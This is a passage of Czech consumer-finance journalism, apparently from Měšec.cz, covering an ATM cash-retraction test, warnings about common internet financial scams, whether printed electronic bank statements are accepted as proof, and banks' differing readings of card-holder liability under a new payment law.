Šalomounsky to vyřešila společnost Pharro Praha, která provozuje soukromou bankomatovou síť převážně v obchodních centrech. Její bankomaty hotovost „vysypou“ do speciální přihrádky pod výdejním slotem, takže ani není technicky možné, aby se vrátila zpět.

Testovaný bankomat Pharro Praha

„Všechny bankomaty GE Money Bank nevtahují neodebranou hotovost zpět a ta zůstává k dispozici ve výdejním otvoru, dokud není odebrána. Jedinou výjimkou je depozitní bankomat, který pokud klient vrácenou vloženou hotovost neodebere, tak ji vtáhne zpět“, říká pro Měšec.cz Milan Kříž, mluvčí GE Money Bank a zároveň odhaluje specifickou vlastnost depozitních bankomatů GE Money Bank.

Testovaný bankomat Euronet Worldwide

Výsledek testu serveru Měšec.cz v České republice

Co se stane po výběru hotovosti z bankomatu v České republice

Majitel/provozovatel bankomatu	Peníze se vrátí zpět do bankomatu	Doba, po níž dojde ke zpětnému vtažení hotovosti
Česká spořitelna	ne	
ČSOB + Poštovní spořitelna	ano	60 vteřin
Euronet Worldwide	ne	
GE Money Bank	ne	
HSBC Bank	ano	16 vteřin
Komerční banka	ne	
Oberbank	ne	
Pharro Praha	ne	
Raiffeisenbank	ano	30 vteřin
Raiffeisenbank im Stiftland	ne	
UniCredit Bank	ne	
Volksbank	ne	
Walddviertler Sparkasse von 1842	ne	

Přenášet odpovědnost na klienta je trend

Zajímalo nás, zda nastavení způsobů vrácení hotovosti je ovlivněno hardwarovým vybavením bankomatu, anebo jde jen o softwarové nastavení, které lze změnit. Oslovili jsme proto dva výrobce bankomatů, kteří jsou v České republice nejvíce zastoupeni. Zástupce společnosti Wincor Nixdorf byl bohužel na dovolené, ale Libor Fiala ze společnosti NCR Česká republika potvrdil, že jde o volbu bank. „Existují typy bankomatů, kde hardwarové vybavení bankomatu neumožňuje zpětné vtažení hotovosti, ale drtivá většina instalovaných bankomatů v ČR je pro tuto funkci připravena. Záleží pouze na provozovateli bankomatu, zda ji využije“, píše Fiala. Zároveň potvrdil, že nechat peníze v odběrní přihrádce a přenést odpovědnost na klienta je nový trend, který majitelé nebo provozovatelé bankomatů preferují: „Při nastavení funkčnosti bankomatu provozovatelé v současnosti preferují zablokování funkce retraktu hotovosti“, potvrzuje Fiala.

Na Slovensku je odpovědnost také na klientovi

Spolupracující banky nám umožnily testovat chování bankomatů i v zahraničí. Ale podrobný test evropských bankomatů by byl spíše obsáhlou studií, než článkem, proto jsme se zaměřili na pouze vybrané banky na Slovensku. Testovali jsme bankomaty těchto slovenských bank:

- ČSOB
- Dexia banka
- OTP Banka
- Slovenská sporiteľna
- UniCredit Bank
- Volksbank Slovensko

Kromě Volksbank Slovensko žádný z testovaných bankomatů nevzal neodebranou hotovost zpět, ani bankomaty ČSOB, které se v Česku chovají opačně. Bankomat Volksbank Slovensko neodebranou hotovost vtáhl zpět po 90 vteřinách. „V případě, že se hotovost vrátí zpět do našeho bankomatu a jde o klienta s naší kartou, nemusí transakci reklamovat a peníze se mu normálně vrátí na účet. Jde-li o kartu jiné banky, musí držitel karty kontaktovat svoji banku a podat běžnou reklamaci“, potvrdila našemu redaktorovi pracovnice pobočky Volksbank v Čadci.

Výsledek testu serveru Měšec.cz na Slovensku

Co se stane po výběru hotovosti z bankomatu na Slovensku

Majitel/provozovatel bankomatu	Peníze se vrátí zpět do bankomatu	Doba, po níž dojde ke zpětnému vtažení hotovosti
ČSOB	ne	
Dexia banka	ne	
Slovenská sporiteľna	ne	
UniCredit Bank	ne	
Volksbank Slovensko	ano	90 vteřin

Kartu bankomat zadrží vždy, peníze jen někdy

Když v bankomatu zapomenete platební kartu, s ohledem na vysoké riziko jejího zneužití jakýkoli bankomat platební kartu po několika vteřinách vtáhne zpět. Zůstanete sice bez karty, ale finanční prostředky, se kterými můžete prostřednictvím platební karty disponovat, zůstanou chráněné. V případě hotovosti tomu ale není. Jenom zlomek bank nechá neodebranou hotovost vtáhnout zpět do bankomatu, naprostá většina majitelů a provozovatelů bankomatů přenáší odpovědnost za nevyzvednutou hotovost na klienta.

Je pravděpodobné, že směrem na východ Evropy to bude podobné a směrem na západ, kde je silnější vztah mezi bankou a klienty, se nevyzvednutá hotovost vrátí zpět do bankomatu. Počítejte s tím, že máte minimálně 16 vteřin na to, abyste peníze odebrali, a u některých bankomatů můžete vyřídit ještě minutový hovor, než peníze zajedou zpět.

Jak se prováděl test

Počet testovaných bankomatů v ČR: 30

Počet testovaných bankomatů v SR: 8

Výrobci testovaných bankomatů:

NCR – 14×

Wincor Nixdorf – 23×

Diebold – 1x

4.2 Finanční podvody na Internetu

Patrik Chrz

S oblibou Internetu roste také počet jeho podvedených uživatelů. Na jaké finanční podvody si dát na Internetu pozor?

O finančních internetových podvodech již byla zveřejněna řada textů. Počty nově zneužitých ale dokazují, že je vždy užitečné na podvody znovu poukázat. Před jakými nabídkami byste se měli mít na pozoru a které typické znaky mají internetové finanční podvody společné?

Nigerijské dopisy

Pravděpodobně nejstarší podvod kolující internetem, který měl i svoji papírovou obdobu, měl jednoduchý princip. Oběti přišel dopis, ve kterém mu vysoce postavený vládní činitel Nigérie sděloval, že uprchl nebo hodlá uprchnout ze země a rád by si s sebou vzal peníze, které si za svého působení nakradl. Další varianta podvodu byla v podobě zprávy od bankovního úředníka, který našel v bance opuštěný bankovní účet s vysokým zůstatkem.

Celá transakce měla probíhat tak, že oběť sdělí své bankovní údaje, podvodník mu pošle na jeho bankovní účet příslušnou částku, ze které si oběť ponechá dohodnutou provizi (byly slibovány miliony USD) a zbytek pak nějakým způsobem přepošle dál. Pokud se oběť nachytala a na dopis odpověděla, začalo „stahování peněz". Nejdříve si řekla nigerijská strana o poplatky na bankovní převod, poté o úplatky pro zainteresované osoby (např. bankovní úředníky), atd. V případě, že oběť zaplatila, požadavky se stupňovaly, a to do té doby, dokud byla oběť ochotná platit. Někteří lidé se kvůli tomu neváhali i zadlužit, zvláště poté, co už v systému utopili všechny své úspory.

Na policii skončilo jen málo z těchto případů, protože oběti si byly vědomy toho, že měly v úmyslu se podílet na podvodu a obávaly se případného trestního postihu.

Jinou variantou na stejné téma je i nabídka více či méně legálního podnikání s nigerijskou stranou (často opět spočívající v provizi za vyvedení peněz do zahraničí, např. z důvodu vyhnutí se daním). Situace má opět stejný scénář – zasílání různých stupňujících se částek před slibovanou transakcí. Veřejnosti nejznámější je asi případ MUDr. Jiřího Pasovského. Ten v Nigérii takto postupně utopil 2 miliony dolarů a 19. února 2003 zastřelil nigerijského konzula, který se záležitostí neměl nic společného. Nevinný konzul ho při předchozích návštěvách od dalšího zasílání peněz dokonce zrazoval. Podle posledních informací, které bylo možné k tomuto případu dohledat na internetu, nebyl pan Pasovský za svůj čin potrestán, protože byl shledán v době činu duševně nezpůsobilým.

Nebezpečí sociálních sítí

Na nabídky královských provizí dnes už málokdo naletí, a tak podnikavci přišli s novým nápadem – s krádeží identity. Stačí si na některé ze sociálních sítí vybrat vhodnou oběť a pak poslat jejím známým žádost o finanční výpomoc. Podvodníci osloví přes e-mail přátele oběti s informací, že je daná osoba v Nigerii a následkem např. okradení se ocitla bez prostředků a potřebuje nutně zaslat peníze na zaplacení hotelu nebo letenky. Vzhledem k jazykové bariéře se ale tento druh podvodu vyskytuje téměř výhradně v anglicky mluvících zemích. V tomto případě také nejde o nic nového, tento druh podvodu se vyskytoval a vyskytuje i v ČR a je zaměřen především na starší lidi. Podvodníci jim telefonují jménem dětí nebo vnoučat a žádají o urychlenou půjčku, většinou kvůli akutnímu výhodnému nákupu s tím, že pro peníze si přijde známý.

Nigerijské balíčky

Podvod s nigerijskými balíčky má dvě varianty – balíčky odesílané a balíčky přijímané. Častější a méně náročná varianta se týká odesílaných balíčků. Na vaše nabízené zboží na některé z aukcí přihazuje někdo, kdo chce, abyste ho zaslali do Nigérie. Osoba často žádá i o stažení zboží z aukce a uzavření obchodu mimo aukční server. O ceně nesmlouvá a je ochotna přijmout jakkoliv vysoké zasílací náklady. Překážkou není ani fakt, že zboží pak může vyjít dráž než nové. Podvodníci se hájí výmluvou, že shánějí přesně daný typ zboží, který není možné v Nigerii koupit. Finta podvodu spočívá v tom, že se vás snaží přesvědčit, abyste zboží zaslali dříve, než dostanete slíbené finance.

Pokud avizují platbu bankovním převodem, pošlou vám e-mailem dokument, který má prokazovat odeslání peněz. Většinou má podobu příkazu z nějaké (někdy i neexistující) banky. Peníze jsou tedy na cestě, zboží můžete odeslat. Podvodníci se také často odvolávají na platbu prostřednictvím Western Union. Pošlou vám potvrzení, které má prokazovat, že peníze jsou pro vás připraveny. Na rozdíl od zaběhnuté praxe (Western Union

vyplatí peníze komukoliv, kdo zná potřebné údaje) se však v dopise tvrdí, že peníze budou vyplaceny na základě předložení dokladu o odeslání balíčku. Na přepážce vám však samozřejmě nic nevyplatí.

Podvod s přijímanými balíčky je poněkud složitější, ale tím více nebezpečný. V době internetu jsme zvyklí nakupovat v internetových obchodech bez ohledu na státní hranice. Stačí potenciální oběť přesvědčit, aby od podvodníka nakoupila zboží. Zpravidla prostřednictvím nabídkového e-mailu. Pokud má podvodník vypadat věrohodněji, vytvoří i webové stránky a tím i iluzi fungujícího internetového obchodu. Platí se samozřejmě vždy předem a je jasné, že objednané zboží nikdy nedorazí.

Aby byla efektivita podvodného jednání úplná, přišly tyto osoby s metodami, jak z napálených dostat více peněz, než byli původně ochotni zaplatit. Například nejprve sdělí, že daný výrobek je možné koupit pouze v určitém minimálním počtu kusů. Následuje e-mail, že v důsledku chyby bylo odesláno více kusů zboží, než bylo zaplaceno a žádají o zaplacení i za toto zboží. Někdy se v těchto případech objevuje i mezistupeň, kdy zboží bylo již zabaleno (opět víc, než bylo objednáno) a je připraveno k odeslání. Storno již není možné (je již zabaleno a připraveno) a vám tak nezbývá nic jiného než zaplatit, jinak nedostanete nic (což nakonec nedostanete stejně).

Obrana proti tomuto podvodu je obtížnější. To, že jsou výrobky za podstatně nižší ceny, než je běžné, je na internetu normální a samo o sobě o ničem nevypovídá. Není problém nakoupit některé zboží na internetu za méně než polovinu tuzemské ceny. Rozpoznat podvod je možné snad jedině způsobem platby. Téměř všechny podvody mají společné to, že jako způsob platby upřednostňují Western Union. Platby zaslané tímto způsobem jsou totiž nevysledovatelné, vyzvedávají se v hotovosti a v některých případech není třeba předložit ani jakýkoliv doklad totožnosti. V běžném obchodním styku se tento způsob platby nepoužívá, protože kromě vysokých nákladů vyžaduje osobní vyzvednutí hotovosti na přepážce Western Union. V případě podvodníků je to ale přesně to, co jim hraje do karet.

Anglická auta

Přestože se u tohoto druhu podvodu Nigérie nikde neobjevuje, vypadá to, že i za ním stojí stejní lidé. Princip podvodu je následující. Na internetovém serveru (eBay nebo specializované servery na prodej aut) jsou nabídky opravdu levných automobilů. Aby byla legenda dokonalá, zpravidla se má jednat o auta s levostranným řízením omylem dovezená do Británie. Prodejce na prodej velmi spěchá a je ochoten jít s cenou ještě níž. Své rozhodnutí podpoří často tvrzením, že automobil je již nevratně naložen na trajekt a bude odeslán do Německa. Podvodník například uvádí, že vůz byl původně prodán jinému zájemci, ale ten na poslední chvíli couvl. U těchto podvodů je opět obtížné rozlišit seriozní prodej od podvodu. Vodítkem by opět mělo být požadování platby přes Western Union.

Čínské dopisy a čínské balíčky

V mnohém se podobají těm nigerijským, ale jsou mnohem více propracované. V případě dopisů nejde o tak jednoduchý podvod. Dopisy se tváří jako seriozní nabídka spolupráce. Podvodníci vás pozvou i do Číny k prohlídce továrny a uzavření obchodu přímo na místě. Nabídnou zajistit i hotel popř. další služby. Samozřejmě si vše nechají zaplatit a snaží se vás přimět i k nějakým „drobným“ dárkům s tím, že je to vlastně povinnost. Tento způsob je velmi těžce postižitelný, protože jde vlastně o standardní obchodní jednání, které jen nedopadlo ke spokojenosti obou stran. V případě balíčků jde výhradně o typ „přijímané balíčky“, scénář je podobný těm nigerijským.

Britská loterie

Přišel vám dopis, že jste vyhráli milion liber? Pravděpodobně by bylo jednodušší spočítat lidi, kterým takové oznámení nepřišlo. Pro výběr výhry musíte zavolat na nějaké číslo, které má pochopitelně velmi vysoký tarif. Pokud ona komunikace vůbec někam vede, tak k tomu, abyste nejdříve zaplatili nějaké poplatky, než vám bude částka vyplacena. Dále je scénář podobný jako u nigerijských dopisů.

Ukrajinské dopisy

U ukrajinských dopisů ani nejde o podvod, přesněji řečeno ne přímý. Zatímco v případech dosud zmíněných jste mohli přijít maximálně o peníze, které jste dobrovolně zaslali, zde můžete přijít nejen o peníze, ale navíc se můžete vystavit trestnímu stíhání. Podvod začíná podobně jako nigerijské dopisy, tedy nabídkou na přeposlání peněz za provizi. Je zde ale podstatný rozdíl. Druhá strana nevyžaduje žádné platby předem a peníze skutečně přijdou. Mohlo by se zdát, že jde o bezrizikový výdělek, proto přijmete peníze a pošlete dál (zpravidla na Ukrajinu). Následně získáte provizi a tím by pro vás záležitost měla končit. Opak je pravdou. Peníze, které jste obdrželi a následně odeslali, totiž budou někde chybět. Jde o peníze z kont klientů v západoevropských bankách. Útočníci často nějakým způsobem získali přístup do jejich internetového bankovnictví a jejich peníze převedli na vaše konto. Samozřejmě je jen otázkou velmi krátké doby, kdy se policie při vyšetřování této krádeže dostane až k vám. Vy tak přijdete nejen o výdělek, ale můžete být odsouzeni k náhradě škody, tedy zaplacení celé částky, která sice přišla na váš účet, ale vy už ji dávno nemáte. Navíc vám hrozí trestní stíhání s možností udělení trestu odnětí svobody. A Ukrajinci? Ti jsou z obliga. Peníze jste jim totiž nejspíš poslali opět přes Western Union.

Podvodníkům uvolňuje ruce přehnaná důvěra a neopatrnost

Zajímá vás, jak získali podvodníci přístup k účtům klientů? Možností je celá řada. Nasazení nějakého spyware do počítače (spyware je program, který prostřednictvím internetu odesílá data z napadeného počítače bez vědomí jeho uživatele. Může odesílat například i hesla a čísla kreditních karet – pozn. red.), pomocí infikovaného programu (warez, porno stránky), prohledávání odpadkových košů, atd. Ale nejjednodušší je vyhlédnutou oběť o tyto údaje jen požádat. Je s podivem, kolik lidí je ochotno sdělit své bankovní údaje jen na e-mailovou výzvu, která vypadá jako oficiální e-mail z banky. Této metodě se říká phishing. Při rozeslání několika tisíc se vždy pár důvěřivých osob nachytá. Nedávné podobné události v ČR jsou důkazem, že jsou podvedené osoby ochotny sdělit opravdu hodně. Přihlašovací jméno, heslo, někteří na zvolený server nahráli i svůj certifikační klíč nebo zaslali poštou seznam TAN hesel. Jak se zdá, lidská hloupost a chamtivost je ten nejlepší výrobní prostředek.

Pro úplnost je nutné zmínit i tzv. dialery. Přes vytáčené připojení se už dnes ale téměř nikdo nepřipojuje, a tak je toto nebezpečí minimální. Dialer je škodlivý program, který modemem změní způsob přístupu na internet. Přesměruje vytáčené číslo pro připojení na linky s vysokým tarifem, což uživatel většinou zjistí až na svém vyúčtování za telefon. Zde platí základní pravidlo – neinstalovat na počítači programy, o kterých nevíte, co dělají nebo pokud například pocházejí z podezřelého zdroje. Ačkoliv přesměrování na čísla s vysokým tarifem dnes už téměř nehrozí, existuje např. možnost kompromitace přihlašovacích údajů do internetového bankovnictví.

4.3 Je tištěný elektronický výpis z účtu plnohodnotným dokladem?

Gabriela Klimánková

Je vytištěný elektronický výpis z běžného účtu stejně plnohodnotný jako ten zaslaný poštou? Někde je akceptován, jinde jako doklad nestačí. Jak jsme zjistili, jednotný přístup instituce nemají.

Internetové bankovnictví uživateli dokáže zpříjemnit život. Ušetří také místo a naše lesy svými elektronickými výpisy z účtu. Jak ale vyplývá z veřejných diskuzních fór, stanou se i případy, že je vytištěný elektronický výpis z účtu považován za nevěrohodný. Jelikož právní úprava jeho plnohodnotnost nikde nezmiňuje, přistupují k němu různé organizace a instituce po svém.

Plnohodnotnost elektronického výpisu není právně upravena

Uznatelnost elektronických výpisů z účtu jako dokladu o provedených platbách či změny zůstatku na účtu není podle Ministerstva financí ČR (MF ČR) nikde upravena. Pokud by došlo ke sporu, zda určitá platba byla nebo nebyla provedena, uplatnila by se obecná zásada volného hodnocení důkazů, což znamená, že by záleželo na soudu nebo na správním orgánu rozhodujícím spor, jak by posoudil průkaznost elektronického výpisu. V zásadě ale nevidíme důvod, proč by (vytisknutý) elektronický výpis neměl mít stejnou relevanci jako výpis papírový (zaslaný poštou), sdělila serveru Měšec Zuzana Chocholová z MF ČR. Dodala také, že co se týče daňové správy, musí daňový doklad splňovat náležitosti daňových dokladů ve smyslu zákona o účetnictví a ve smyslu zákona o dani z přidané hodnoty. Daňová správa akceptuje elektronickou formu, v případě dokazování má poplatník možnost požádat banku o přesný výpis včetně pohybu na účtu, dodala Chocholová.

S elektronickým výpisem z účtu byste neměli mít problém ani u České správy sociálního zabezpečení (ČSSZ). ČSSZ ve své praxi nevyžaduje předkládání výpisu z bankovního účtu klientů, uvedla Alena Fraňková z ČSSZ s tím, že výjimkou je situace při kontrole plateb pojistného osob samostatně výdělečně činných, kdy by kontrolní orgány zjistily nejasnosti. V tomto případě by předložení výpisu z bankovního účtu klienta mohlo být hodnověrným dokladem v elektronické podobě tak, jak jej dostává klient z banky, doplnila Fraňková s odkazem na § 13 zákona č. 582/1991 Sb., o organizaci a provádění sociálního zabezpečení.

Od 1.11.2009 bude zřejmě platit nový zákon o platebním styku, který transponuje směrnici o platebních službách. Zákon náležitosti výpisu řeší v § 90 a § 91. Věcně žádné velké změny nepřináší. Jedná se spíše o drobnosti nebo změnu terminologie, uvedla Chocholová z MF ČR.

Náležitosti výpisu upravuje podle Ministerstva financí § 7 odst. 3 zákona č. 124/2002 Sb., o platebním styku.

Originál je nezpochybnitelný pouze s podpisem

Česká národní banka (ČNB) pohlíží na výpisy z hlediska jejich zpochybnitelnosti. Je na správním orgánu, zda se spokojí s papírem z obálky s barevným logem v záhlaví nebo s e-mailem, odpověděl Pavel Zúbek za ČBN s tím, že z hlediska pravosti jsou však obě listiny zpochybnitelné. Pokud je však jejich původcem banka, jde o originál. Zda jde o originál, však může být při sporu také předmětem dokazování. V takovém případě může úřad žádat o předložení potvrzení příslušné banky, že doklad vystavila. „O originál se bude jednat také u elektronické zprávy opatřené elektronickým podpisem“, objasnil Zúbek. Z reakce ČNB tedy vyplývá, že o nepochybný originál se jedná pouze tam, kde je původce podepsán buď ručně, nebo připojeným elektronickým podpisem. Cokoli jiného lze zpochybnit. Záleží na okolnostech a praxi úřadu a také na zvyklostech. „ČNB obvykle podle svých právních předpisů akceptuje pouze zaručené elektronické podpisy, ale to nemusí platit všude“, doplnil ještě.

Samotné banky jsou v akceptaci opatrnější

Banky na tištěné elektronické výpisy pohlíží každá po svém. Často kromě výpisu požadují i jiné potvrzení, například o trvajícím pracovním poměru. „Při žádosti o úvěr akceptujeme i elektronický výpis z účtu jako plnohodnotný doklad. Chceme však vidět pracovní smlouvu, že v podniku je stále zaměstnán, aby bylo možno si tyto informace ověřit“, uvedla pro server Měšec Michaela Taschnerová z Oberbank. „Elektronické výpisy z účtu uznáváme, v některých případech požadujeme od klientů ještě další doklady“, potvrdil Radim Lukeš z Waldviertler Sparkasse von 1842. Například GE Money Bank tyto výpisy využívá jen pro ověření adresy. „V tomto případě akceptujeme jak běžný, tak i elektronický výpis“, sdělil serveru Milan Kříž z GE Money Bank.

Budete-li údaje elektronickým výpisem z účtu dokládat u ČSOB, zde je jeho uznání podmíněno obsahem v souladu se zákonem o účetnictví. „Elektronické výpisy i při žádosti o úvěr uznáváme. Pokud tedy postupují v souladu se Zákonem č. 563/1991 Sb. o účetnictví, který říká, že výpis není účetním dokladem, ale účetním záznamem a na všechny jeho formy je pohlíženo stejně“, informovala server Irena Zatloukalová z ČSOB.

V některých případech je výpis uznáván pouze s razítkem banky. Pohodlí, které uživateli přináší elektronické bankovnictví, je v tomto případě tedy potlačeno, neboť klient stejně musí do banky zajít pro razítko. „Elektronické výpisy ostatních bank uznáváme v případě, že jsou opatřeny razítkem vydávající banky“, upozornila Denisa Salátková z Poštovní spořitelny. „Pokud klient chce předložit elektronický výpis ze svého účtu (u jiné banky), akceptujeme elektronické výpisy, které jsou potvrzeny jeho bankou“, potvrdila shodně i Martina Lambert z LBBW Bank, stejně jako Tomáš Pavlík z UniCredit Bank.

Podobně k tištěným elektronickým výpisům přistupuje i Česká spořitelna. „V případě výpisů z účtu u jiné banky požadujeme originál výpisu, elektronický výpis z účtu akceptujeme pouze za předpokladu, že je opatřen razítkem banky, která účet vede“, uvedla pro server Měšec Kristýna Havligerová z České spořitelny.

Akceptaci elektronického výpisu z účtu potvrdili zástupci Banco Popolare, Raiffeisenbank a Volksbank. Vždy ale počítejte i s možností, že po vás v případě pochybností bude banka vyžadovat potvrzení výpisu bankou, která jej vydala. „Elektronický výpis z účtu u jiné banky akceptujeme. V případě pochybností o pravosti takového výpisu si vyhrazujeme právo vyžádat si od klienta potvrzení o příjmech na vlastním formuláři Volksbank“, uvedla Lucie Hálová z Volksbank.

Platba za energii – výpis z účtu stačí, příkaz k úhradě se neakceptuje

A jak pochodíte v případě, že budete chtít vytištěným elektronickým výpisem z účtu dokázat uskutečněnou platbu zálohy za energii? Výpis z účtu je pro většinu společností dostatečným dokladem. Neuspěli byste naopak s předkládáním příkazu k úhradě, protože ten ještě nedokazuje skutečný pohyb prostředků na bankovním účtu. „Za uznatelný doklad o úhradě platby akceptujeme mimo jiné i výpis z internetového bankovnictví o realizaci platby. V případě, že je pouze zadán příkaz k úhradě, takový doklad neakceptujeme“, informovala server Eva Nováková ze společnosti ČEZ. „Elektronický výpis z účtu je pro naši společnost platným dokladem. Neuznáváme pouze příkazy k platbě, ale výpisy ano“, potvrdil Petr Holubec ze společnosti Pražská energetika. Stejně tak akceptaci elektronických výpisů avizoval i Lukáš Pokrupa z CENTROPOL ENERGY.

Při nejasnostech u plateb za zdravotní pojištění výpis nestačí

Máte-li jako pojištěnec Zdravotní pojišťovny ministerstva vnitra ČR (ZP MV ČR) uzavřenou smlouvu o běžném účtu a využíváte i přímé bankovnictví, bude se na váš elektronický výpis z účtu pohlížet jako na plnohodnotný doklad k prokázání plateb. V případě pochybností si ale pojišťovna vyhrazuje právo požadovat i další doklady. „Při nejasnostech ohledně data odepsání z účtu a elektronického výpisu proto pracovníci pojišťovny mohou požadovat předložení smlouvy o běžném účtu s bankou klienta“, upozornila server Hana Richterová ze ZP MV ČR.

Dokládat platbu budete muset pravděpodobně i v případě, že nezaplatíte pojistné pod správným variabilním symbolem. Ani u Všeobecné zdravotní pojišťovny (VZP) nebude stačit příkaz k úhradě a ani v případě elektronického výpisu není plná akceptace zaručena. „Z přetištěné formy elektronického výpisu nemusí být zcela zřejmá autenticita takovéhoto dokladu. Proto by k takovémuto dokladu měl být přiložen podpis se sdělením dotyčné osoby, tak aby bylo zřejmé, kdo dokládá určitou úhradu“, sdělil serveru Jiří Rod z VZP s tím, že pokud by úhradu nebylo možné přesto dohledat, je nutné ji doložit originálním výpisem z účtu.

4.4 Nový zákon o platebním styku způsobil zmatek u platebních karet

Dalibor Z. Chvátal

Držitelé platebních karet měli být od listopadu klidnější. Jenže vydavatelé karet si odpovědnost držitele karty vyložili každý po svém a nastal zmatek.

Implementace evropské směrnice o platebních službách do české legislativy přidělala leckteré bance vrásky na čele. Zejména jeden bod je v novém zákoně o platebním styku velmi sporný a banky se v konečném přístupu liší. Zjistili jsme, který způsob je ten správný a jak se budou muset nakonec banky zařídit, až ministerstvo financí novelou právní úpravu zpřesní.

Lapálie kvůli jednomu slovu

Nový zákon o platebním styku v § 116 uvádí: Plátce nese ztrátu z neautorizované platební transakce. Tím, že je v zákoně uvedeno jednotné číslo, byl umožněn výklad v tom smyslu, že majitel karty odpovídá při zneužití do 150 eur za každou uskutečněnou transakci, která proběhne do nahlášení zneužití karty bance. Tento výklad ale odporuje logice věci, protože tím, že se jedná o neautorizovanou transakci, nepůjde v případě zneužití o tak vysoké sumy a většinou limit 150 eur ani nepřesáhnou. Majitel karty by tak vlastně nesl téměř pokaždé celou škodu sám a banka by se podílela na škodě jen ve výjimečných případech, pokud by byla jedna neoprávněná transakce vyšší než 150 eur. V článku uvažujeme případ, kdy klient v případě zneužití karty nejednal podvodně a ani nijak neporušil obchodní podmínky.

Evropská směrnice přitom ve svém anglickém originále hovoří v tom smyslu, že majitel platební karty nese odpovědnost za škodu do 150 eur v součtu všech neoprávněných transakcí, které se váží k danému zneužití do jeho ohlášení bance. „Správný výklad evropské směrnice by měl hovořit o celkové ztrátě ze zneužití do okamžiku nahlášení bance“, potvrdila serveru Měšec.cz Markéta Hálová, hlavní právník pro EU z České národní banky. Pravidla české legislativy určují formulaci právních norem primárně v jednotném čísle. Tato zákonitost se v tomto případě respektovala na úkor určitosti a správného výkladu evropské směrnice.

„Jednotné číslo je v tomto případě matoucí a vede k nesprávnému výkladu smyslu evropské směrnice. Ta by v tomto případě měla být do české legislativy implementována eurokonformně, tedy bez odchýlení od smyslu směrnice“, doplnila Hálová. Z toho vyplývá, že dříve či později bude muset Ministerstvo financí ČR připravit novelizaci, která zákon v tomto bodě zpřesní.

Chybu potvrdilo i ministerstvo financí

Výklad České národní banky serveru Měšec.cz potvrdili i zástupci ministerstva financí. „Z textu směrnice o platebních službách jednoznačně vyplývá, že limit 150 eur se má vztahovat na všechny transakce, ke kterým došlo v důsledku jedné ztráty jednoho platebního prostředku. Stejným způsobem je tedy třeba vykládat i uvedené ustanovení českého zákona o platebním styku“, zdůraznil pro server Měšec.cz Radek Ležatka z Ministerstva financí ČR. Připustil také, že uvedené ustanovení zákona bude upřesněno při nejbližší novelizaci zákona o platebním styku. „Zmíněná novela je v současnosti projednávána v pracovních komisích legislativní rady vlády. Její schválení v Parlamentu se předpokládá v průběhu prvního pololetí roku 2010, dodal Ležatka.

Banky si zákon vyložily po svém, nyní začínají couvat

Jak server Měšec.cz zjistil, banky si vykládají znění zákona různými způsoby. Některé od počátku zavedly odpovědnost klienta pouze do 150 eur za součet neoprávněných transakcí a prezentují svůj krok jako podanou ruku klientům. Po novelizaci zákona tak nebudou muset znovu měnit své obchodní podmínky.

Některé peněžní ústavy, které se zachovaly opačně, začínají obracet a prezentují změny jako vstřícnost směrem ke klientům. Mění svá původní stanoviska a začínají odpovědnost klienta omezovat na 150 eur za souhrn všech neautorizovaných transakcí. Změnu lze jen těžko nespojovat s přiznáním ministerstva financí, které poukázalo na pochybné znění v zákoně a připustilo, že v blízké době se opravdu bude legislativa znovu novelizovat. Banky tedy dříve či později stejně svůj přístup a obchodní podmínky budou muset změnit.

Třebaže některé připouští, že může být v legislativě chyba, odpovídá zde klient 150 eury za každou transakci. To do včerejška platilo například pro Raiffeisenbank. „V tuto chvíli se řídíme přesným zněním zákona, tzn. klient odpovídá do výše 150 eur za každou transakci. Samozřejmě ale víme, že zřejmě v zákonu došlo k chybě, pokud tedy dojde k úpravě, jsme připraveni se řídit touto úpravou“, přiznal Tomáš Kofroň, který ale hned druhý den upozornil na to, že banka na základě vyjádření ministerstva financí o chybném výkladu, svůj přístup mění na opačné stanovisko. Stejně změnila během včerejška postoj i společnost Cetelem. Ke cti jim je nutné přiznat, že nečekají na novelizaci zákona, který by změnu přístupu vyloženě nařídil, ale krok učinily obě společnosti dobrovolně a dříve, než musí.

„Dle našeho výkladu zákona klient v určitých případech nese ztrátu do částky 150 EUR za jednotlivou transakci a v tomto ohledu jsme též upravili naše obchodní podmínky. Pokud převládající aplikační praxe zákona bude jiná, budeme se jí samozřejmě řídit“, uvedl Branislav Cehlárik ze Citibank.

Některé banky „mlží“

ČSOB na otázku, jakou odpovědnost klient v tomto případě ponese, odpověděla šibalsky. „Míru odpovědnosti banka v tomto případě bude posuzovat individuálně, oba přístupy spoluúčasti na škodě jsou možné“, sdělila serveru Měšec.cz Irena Zatloukalová. Lakonická odpověď však nemění nic na tom, že Poštovní spořitelna, která v rámci skupiny nastavuje své podmínky vždy stejně, jako ČSOB připustila, že odpovědnost ponese klient ve výši 150 eur za transakci. Postoj ČSOB nastínilo i vyjádření Banco Popolare. Vzhledem k tomu, že Banco Popolare poskytuje svým klientům karty vydavatele ČSOB, bude uplatňovat stejný přístup jako tato banka. „Dle našich informací bude ČSOB uplatňovat odpovědnost držitele karty do výše 150 EUR za každou jednotlivou transakci v rámci zneužití do doby nahlášení zneužití karty“, informoval server Měšec.cz Gabriel Tkáč z Banco Popolare.

Neochotu se jasně vyjádřit projevují i jiné banky. „V současné době nelze jednoznačně odpovědět. Banka bude monitorovat situaci na trhu a rozhodnutí je závislé na vývoji situace a na konkrétní kauze“, sdělila tajuplně Monika Heiserová z Oberbank. Jinými slovy, v současné době platí pro Oberbank doslovná litera zákona, což znamená 150 eur za každou transakci.

„Za transakce provedené do nahlášení této skutečnosti je spoluzodpovědný klient, a to až do výše odpovídající částce 150 EUR. Tato částka se vztahuje na každou transakci. Všechny takové případy budeme ale posuzovat individuálně a zohledníme i férové jednání klienta“, uvedla neurčitě Lucie Hálová z Volksbank. Odpovědnost 150 eur za každou transakci při zneužití karty ponechává na klientovi i GE Money Bank.

Jsou i banky s proklientským přístupem

Mezi banky, které naopak nechají odpovídat klienta za škodu jen do 150 eur za všechny transakce, patří Česká spořitelna, Komerční banka, J&T banka, mBank, Waldviertler Sparkasse von 1842, UniCredit Bank a podle obchodních podmínek i Commerzbank. „Majitel účtu odpovídá za škody, které byly způsobeny do oznámení odcizení, ztráty nebo zneužití, do částky odpovídající 150 eur“, uvádí dokument banky. Commerzbank vydává kreditní karty pro společnost Cofidis.

LBBW Bank dokonce uvedla, že v případě, že klient hrubě neporuší obchodní podmínky, hradí banka škodu klientovi v plné výši. „V souladu se zněním nového zákona o platebním styku je v našich obchodních podmínkách uvedena formulace – vlastník účtu nese všechny náklady a škody z neautorizované platební transakce vzniklé zneužitím karty až do výše odpovídající hodnotě 150 eur. Naše banka po celou dobu vydávání karet přistupuje ke

